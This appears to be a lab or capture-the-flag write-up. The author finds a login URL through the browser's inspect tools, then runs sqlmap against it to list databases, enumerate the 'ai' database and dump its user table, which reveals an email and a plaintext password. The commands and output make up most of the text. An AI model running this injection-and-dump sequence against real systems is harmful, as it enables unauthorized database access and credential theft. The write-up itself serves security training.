
to get the complete URL along with its GET parameters, we need to right-click on the login page and click the inspect option (the process may vary slightly from browser to browser)



```
200 GET 10.... user_login?email=test&pa jquery... j... 322 B 100
GET http://10.80.181.238/ai/includes/user_login?email=test&password=test
```

which shows the full url: http://10.80.181.238/ai/includes/user_login?email=test&password=test


I ran the sqlmap command on the url to see if its vulnerable to any sql injection attacks



```
root@ip-10-80-83-229:~# sqlmap -u 'http://10.80.181.238/ai/includes/user_login?email=test&password=test' --dbs --l
evel=5
        ___
       __H__
 ___ ___[)]_____ ___ ___  {           }
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
 user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 19:36:13 /2026-02-09/

[19:36:13] [INFO] testing connection to the target URL
[19:36:13] [INFO] checking if the target is protected by some kind of WAF/IPS
```

and it revealed 6 databases one being called AI


I then used this command on the ai database with the flag -D ai --tables




```
root@ip-10-80-83-229:~# sqlmap -u 'http://10.80.181.238/ai/includes/user_login?email=test&password=test' -D ai --t
ables --level=5
        ___
        H
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[19:43:20] [INFO] fetching tables for database: 'ai'
[19:43:20] [INFO] retrieved: 'user'
Database: ai
[1 table]
+-------+
| user |
+-------+
```

I retrieved the user table from the ai database

i used -D ai -T user --dump flag to dump the user table in the ai database



```
root@ip-10-80-83-229:~# sqlmap -u 'http://10.80.181.238/ai/includes/user_login?email=test&password=test' -D ai -T
user --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {           }
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
 user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program
```



```
[19:47:39] [INFO] retrieved: 'password'
[19:47:40] [INFO] retrieved: 'varchar(512)'
[19:47:40] [INFO] retrieved: 'created'
[19:47:40] [INFO] retrieved: 'timestamp'
[19:47:40] [INFO] fetching entries for table 'user' in database 'ai'
[19:47:40] [INFO] retrieved: '1'
[19:47:40] [INFO] retrieved: '12345678'
[19:47:40] [INFO] retrieved: '2023-02-21 09:05:46'
[19:47:40] [INFO] retrieved: 'test@chatai.com'
Database: ai
Table: user
[1 entry]
+------+-----------------+---------------------+------------+
| id   | email           | created             | password   |
+------+-----------------+---------------------+------------+
| 1    | test@chatai.com | 2023-02-21 09:05:46 | 12345678   |
+------+-----------------+---------------------+------------+

[19:47:40] [INFO] table 'ai.`user`' dumped to CSV file '/root/.sqlmap/output/
```

this showed me the results in the database